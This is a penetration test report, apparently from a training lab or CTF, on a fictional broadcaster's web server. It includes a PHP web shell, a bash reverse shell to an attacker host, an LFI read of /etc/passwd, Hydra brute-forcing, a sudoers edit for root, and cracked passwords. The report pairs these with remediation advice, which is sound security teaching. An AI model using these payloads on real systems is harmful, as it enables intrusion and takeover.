Cyber-Security Assessment, Remediation, and identify protection, Monitoring and Restoring services.

Date: April 20, 2022

Philo Cyber Security Research Center

Near-Earth Broadcast Network

Final Pentest Report

Muhammad Imran

PMP®, PMI-RMP®, CRISC®, Security+, CISM®, C|EH

Penetration Testing and Red Teaming

mi2254@nyu.edu

Table of Contents

1. Executive Summary

The goal of this penetration test is to help the Near-Earth Broadcast Network (NBN) to secure the network infrastructure. Although, this report contains technical terms, it has been written so that it can be understood by the readers with basic computer knowledge. However, in the appendix of the test report you will find references to more technical contents to help the administrator.

The Philo Cybersecurity Research Center conducted penetration testing against the Near-Earth Broadcast Network (NBN) IT infrastructure between April 8 and April 22, 2022. This report provides a summary of vulnerabilities identified in the web application and network environment using automated and manual security analysis techniques. The web-based application was in the production at the time of testing, and we were able to access the production and staging servers.

Twelve researchers participated in this penetration test, six of whom were independent researchers. The vulnerabilities found varied in scope and severity. All vulnerabilities found in this test can affect all running servers and clients.

2. Testing Methodology

The scope of this review was limited to a single web portal of an Internet facing application with streaming media app, an advertising app and app for supporting customers. The application is Internet-facing and requires standard usernames and passwords for secure access. The target page of the production and staging servers undertest was located at the following addresses:

Web Address	Authentication landing page
NBN Corporation Employee Login page	http://10.10.0.66/login.php
NBN Corporation Employee Login page	http://10.10.0.66:8001/login.php

Our testing was based on Blackbox testing style, which examined against external factors responsible for any weakness. For the purposes of our tests, we were not provided any accounts for NBN employee portal that we could use to test the application's internal security controls, but we were able to crack one user named “gibson” on production server and username “test” on staging server by using tool Hydra. These accounts are explained in the following table

Usernames	Password
gibson	digital
test	test

3. Overall Score

The following table shows a breakdown of the identified vulnerabilities by class and severity of risk based on CVSS as per below ratings.

CVSS v3.0 Ratings

Severity	Base Score Range
None	0.0
Low	0.1-3.9
Medium	4.0-6.9
High	7.0-8.9
Critical	9.0-10.0

Found Vulnerabilities mapped by Risk Rating based on CVSS					
Number	**Vulnerabilities**	**Critical**	**High**	**Medium**	**Low**
1	Local File inclusion (LFI)			5.8	
2	Remote File Inclusion (RFI)	8.1			
3	Directory Browsing			5	
4	ftp anonymous login vulnerability			5	
5	Security Misconfiguration				4.6
6	Identification and Authentication Failures		7.2		
7	Cryptographic Failures		7.8		
8	XSS			5.4	

4. Findings

4.1 Open Ports

Ports	Running Service
80	Apache httpd 2.4.29 ((Ubuntu))
443	OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
8001	Apache httpd 2.4.29 ((Ubuntu))
9001	vsftpd 3.0.3


4.2 Found Flags

No	Flags
1	flag1{away_we_go}
2	flag2{authorized_user_access}
3	flag3{brilliantly_lit_boulevard}
4	flag4{metadata_sleuth}

4.3 Root

Once we found RFI(Remote File Inclusion) vulnerability, we performed following steps to get root:

1. We created cmd.php file with command “<?php echo shell_exec($_GET['cmd']); ?>” to execute any command which we will pass.
2. We set a listener on port 4444 and performed command execution attack.
3. Below bash payload was used:
bash -c 'bash -i >& /dev/tcp/10.10.0.10/4444 0>&1'
4. once we entered the below URL, we got the shell.
http://10.10.0.66/internal/customers.php?list=../../../../home/gibson/cmd.php&cmd=bash%20-c%20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F10.10.0.10%2F4444%200%3E%261%27
5. For getting root privileges, we change the directory to “/tmp” and changed the user to gibson.
6. After that we added gibson in sudoers file by use below command:
Sudo echo "gibson ALL=(ALL:ALL) ALL" | sudo tee /etc/sudoers
7. We were successfully able to get root privileges while changing directory to root “cd /root”



4.4 Vulnerabilities Findings and remediation

1	Local File inclusion (LFI)
Description	Local File Inclusion is an attack technique in which attackers trick a web application into either running or exposing files on a web server. LFI attacks can expose sensitive information, and in severe cases, they can lead to cross-site scripting (XSS) and remote code execution.
Risk:	**Medium**
	Successful attacks could result in disclosure of sensitive information.
Complexity:	**High**
	Attack requires manipulating the file location parameters.
Location	http://10.10.0.66:8001/internal/customers.php?authenticated=1&list=../../../../etc/passwd
Remediation	**1.** If possible, do not permit file paths to be appended directly. Make them hard-coded or selectable from a limited hard-coded path list via an index variable. **2.** If you definitely need dynamic path concatenation, ensure you only accept required characters such **3.** as "a-Z0-9" and do not allow ".." or "/" or "%00" (null byte) or any other similar unexpected characters. It's important to limit the API to allow inclusion only from a directory and directories below it. This ensures that any potential attack cannot perform a directory traversal attack.
Summary	While analyzing the source code of the web page customers.php, we found below command which showed there is Local file inclusion vulnerability. ./customers.php? list=..%2Fdata%2Fcustomer.list We tried to exploit vulnerability and were able to read passwd file, which successfully gave passwd file details. list=../../../../etc/passwd

```
<p><a href="./customers.php?list=..%2Fdata%2Fcustomer.list">Future Customer List</a></p>
```

10.10.0.66:8001/internal/customers.php?authenticated=1&list=../../../../etc/passwd


Future Customers

FOR INTERNAL USE ONLY

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List
Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-
Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd Network
Management,,,:/run/systemd/netif:/usr/sbin/nologin systemd-resolve:x:101:103:systemd
Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin _apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin gibson:x:1000:1000:gibson:/home/gibson:/bin/bash
ftp:x:111:113:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin mysql:x:112:115:MySQL Server,,,:/nonexistent:/bin/false

FOR INTERNAL USE ONLY

2	Remote File inclusion (RFI)
Description	Remote file inclusion (RFI) is an attack targeting vulnerabilities in web applications that dynamically reference external scripts. The perpetrator's goal is to exploit the referencing function in an application to upload malware from a remote URL located within a different domain.
Risk	**Critical**
	Successful attack could result in information theft, compromised servers and a site takeover that allows for content modification.
Complexity	**High**
	Attack requires insertion of a link into a website's URL that instructs the website to include a malicious file to get reverse shell and execution of commands.
Location	http://10.10.0.66/internal/customers.php?list=../../../../home/gibson/cmd.php&cmd=bash%20-c%20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F10.10.0.10%2F4444%200%3E%261%27
Remediation	1. Keep system and services, including web application frameworks, updated with the latest version. 2. Turn off PHP errors to avoid leaking the path of the application and other potentially revealing information. 3. A Web Application Firewall (WAF) is a good option to help mitigate web application attacks. 4. Disable some PHP features that cause file inclusion vulnerabilities if your web app doesn't need them, such as allow_url_fopen on and allow_url_include. 5. Carefully analyze the web application and allow only protocols and PHP wrappers that are in need. 6. Never trust user input, and make sure to implement proper input validation against file inclusion. 7. Implement whitelisting for file names and locations as well as blacklisting.
Summary	While analyzing the webpage http://10.10.0.66 source code, we found shell_exec() function, which is used to execute the commands via shell and return the complete output as a string. $cmd = shell_exec("echo '" . $_GET['email'] . " : " . $_GET['name'] . "' >> /var/www/html/data/customer.list "); We created a file cmd.php with command <?php echo shell_exec($_GET['cmd']); ?> inside, and we set a listener on other terminal , once we enter the URL, it gave us shell on our terminal.





```
┌──(root💀kali)-[/home/kali]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.0.10] from (UNKNOWN) [10.10.0.66] 34986
bash: cannot set terminal process group (989): Inappropriate ioctl for device
bash: no job control in this shell
www-data@nbnserver:/var/www/html/internal$ ls
ls
customers.php
employee.php
index.php
www-data@nbnserver:/var/www/html/internal$ cd /tmp
cd /tmp
www-data@nbnserver:/tmp$ ls
ls
linpeas.sh
tmux-33
```

3	Directory Browsing
Description	A directory listing is inappropriately exposed, yielding potentially sensitive information to attackers. A directory listing provides an attacker with the complete index of all the resources located inside of the directory. The specific risks and consequences vary depending on which files are listed and accessible.
Risk:	**Medium** Successful attacks can expose the contents of a directory, which can lead to an attacker gaining access to source code or providing useful information for the attacker to develop exploits, such as file creation times or information that may be encoded in filenames. The directory listing may also compromise private or confidential data.
Complexity:	**High** Attack identifies the resources at a given path, and proceed directly to analyzing and attacking those resources.
Location	http://10.10.0.66/internal/ http://10.10.0.66/data/ http://10.10.0.66/images/ http://10.10.0.66/manual/ http://10.10.0.66/assets/
Remediation	**1.** The application should validate the user input before processing it. Ideally, the validation should compare against a whitelist of permitted values. If that isn't possible for the required functionality, then the validation should verify that the input contains only permitted content, such as purely alphanumeric characters. **2.** After validating the supplied input, the application should append the input to the base directory and use a platform filesystem API to canonicalize the path. It should verify that the canonicalized path starts with the expected base directory. **3.** Place into each directory a default file (such as index.htm) that the web server will display instead of returning a directory listing.
Summary	We used Dirbuster tool to scan the webpage http://10.10.0.66, which gave us hidden directories, while Checking the directories, we found some useful and sensitive data for example webpages customers.php , employee.php, flag1, flag2, flag3 and customers data.


```
┌──(root💀kali)-[/home/kali/Mystuff]
└─# gobuster dir -u http://10.10.0.66/ -w /usr/share/wordlists/dirbuster/directory-

===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.0.66/
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medi
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php,html,txt
[+] Timeout:                 10s
===============================================================
2022/04/17 18:23:30 Starting gobuster in directory enumeration mode
===============================================================
/data                 (Status: 301) [Size: 307] [--> http://10.10.0.66/data/]
/assets               (Status: 301) [Size: 309] [--> http://10.10.0.66/assets/]
/login.php            (Status: 200) [Size: 3066]
/manual               (Status: 301) [Size: 309] [--> http://10.10.0.66/manual/]
/images               (Status: 301) [Size: 309] [--> http://10.10.0.66/images/]
/index.php            (Status: 200) [Size: 7066]
/robots.txt           (Status: 200) [Size: 55]
/internal             (Status: 301) [Size: 311] [--> http://10.10.0.66/internal/]
/javascript           (Status: 301) [Size: 313] [--> http://10.10.0.66/javascript/]
/phpinfo.php          (Status: 200) [Size: 84149]
/server-status        (Status: 403) [Size: 298]
```

4	Ftp anonymous login vulnerability
Description	Anonymous File Transfer Protocol (FTP) enables remote users to use the FTP server without an assigned user ID and password. Anonymous FTP enables unprotected access (no password required) to selected information about a remote system. The remote site determines what information is made available for general access.
Risk:	**Medium**
	Successful attacks allow anyone to access the public_ftp folder, allowing unidentified visitors to download (and possibly upload) files on the website, which is not recommended.
Complexity:	**High**
	Attack will exploit anonymous logon vulnerability to directly log on to the FTP service and upload malicious files to take system privileges, which causes data leaks.
Location	ftp 10.10.0.66 9001
Remediation	**1.** Add a new user “test” and configure a strong password for the user. **2.** Modify the vsftpd. **3.** Disable displaying banner information **4.** Limit users that can log on to FTP services. **5.** Limit accessible directories for FTP users. **6.** Modify the listening address and the default port.
Summary	**FTP anonymous** login enabled found on port 9001, we tried to login by using command ‘ftp 10.10.0.66 9001’, it worked fine and gave us access. We were able to access the gibson folder in the home directory and found the flag3.



5	Security Misconfiguration
Description	Security misconfiguration vulnerabilities take place when an application component is vulnerable to attack as a result of insecure configuration option or misconfiguration. Misconfiguration vulnerabilities are configuration weaknesses that might exist in software subsystems or components. Many servers come with unnecessary default username and password, including applications, configuration files, scripts, and webpages.
Risk:	**Critical** Successful attacks could give attackers unauthorized access to system data and functionality. Occasionally, such flaws can lead to severe consequences, for example, a complete system compromise.
Complexity:	**High** Attack requires to check insecure default configurations, incomplete or ad-hoc configurations, open cloud storage, misconfigured HTTP headers and unnecessary HTTP methods.
Location	http://10.10.0.66:8001/login.php?username=_gibson&password=123456&Login=Enter
Remediation	**1.** A repeatable hardening process makes it fast and easy to deploy another environment that is appropriately locked down. Development, QA, and production environments should all be configured identically, with different credentials used in each environment. This process should be automated to minimize the effort required to set up a new secure environment. **2.** A minimal platform without any unnecessary features, components, documentation, and samples. Remove or do not install unused features and frameworks. **3.** A task to review and update the configurations appropriate to all security notes, updates, and patches as part of the patch management process (see A06:2021-Vulnerable and Outdated Components). Review cloud storage permissions (e.g., S3 bucket permissions). **4.** A segmented application architecture provides effective and secure separation between components or tenants, with segmentation, containerization, or cloud security groups (ACLs).
Summary	We found security misconfiguration vulnerability in the web portal, we tried to enter random username and password and it gave us login failed with default username. We tried to login with same username ‘test’ and password ‘test’ and it worked, gave us access.




6	Identification and Authentication Failures
Description	Identification and authentication failures can occur when functions related to a user's identity, authentication, or session management are not implemented correctly or not adequately protected by an application. Attackers may be able to exploit identification and authentication failures by compromising passwords, keys, session tokens, or exploit other implementation flaws to assume other users' identities, either temporarily or permanently.
Risk	**Critical**
	Successful attack could result in credential stuffing, where the attacker has a list of valid usernames and passwords.
Complexity	**High**
	Attack requires brute forcing the credential, weak or well-known passwords, such as "Password1" or "admin/admin" can easily be cracked.
Location	hydra -l gibson -P /home/kali/Desktop/rockyou.txt -vV -s 9001 10.10.0.66 ftp
Remediation	**1.** implement multi-factor authentication to prevent automated credential stuffing, brute force, and stolen credential reuse attacks. **2.** Do not ship or deploy with any default credentials, particularly for admin users. **3.** Implement weak password checks, such as testing new or changed passwords against the top 10,000 worst passwords list. **4.** Ensure registration, credential recovery, and API pathways are hardened against account enumeration attacks by using the same messages for all outcomes. **5.** Limit or increasingly delay failed login attempts, but be careful not to create a denial-of-service scenario. Log all failures and alert administrators when credential stuffing, brute force, or other attacks are detected.
Summary	We found CEO Gibson picture, we tried to crack the username as “gibson”. We successfully cracked the password by using Hydra tool. The found password was “digital”

```
┌──(root💀kali)-[/home/kali/Desktop]
└─# hydra  -l gibson -P /home/kali/Desktop/rockyou.txt -vV -s 9001 10.10.0.66 ftp  148 ✕ 2 ⚙
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or sec
ret service organizations, or for illegal purposes (this is non-binding, these *** ignore law
s and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-11 14:32:35
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~8
96525 tries per task
[DATA] attacking ftp://10.10.0.66:9001/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 10.10.0.66 - login "gibson" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 10.10.0.66 - login "gibson" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target 10.10.0.66 - login "gibson" - pass "123456789" - 3 of 14344399 [child 2] (0/
0)
```


```
[9001][ftp] host: 10.10.0.66   login: gibson   password: digital
[STATUS] attack finished for 10.10.0.66 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-11 14:44:25
```

7	Cryptographic Failures
Description	Cryptographic failure is the root cause for sensitive data exposure. According to the Open Web Application Security Project (OWASP) 2021, securing your data against cryptographic failures has become more important than ever Failure can occur due to store or transit data in clear text, Protect data with an old or weak encryption and Improperly filter or mask data in transit.
Risk	**Critical**
	Successful attack could result in theft of sensitive data, such as passwords, credit card numbers, and personal information.
Complexity	**High**
	Attack requires MITM with credential stuffing tools or traffic monitoring tools such as Wireshark to capture the plaintext credential pairs on other websites.
Location	MITM, while using Wireshark tool to monitor the traffic
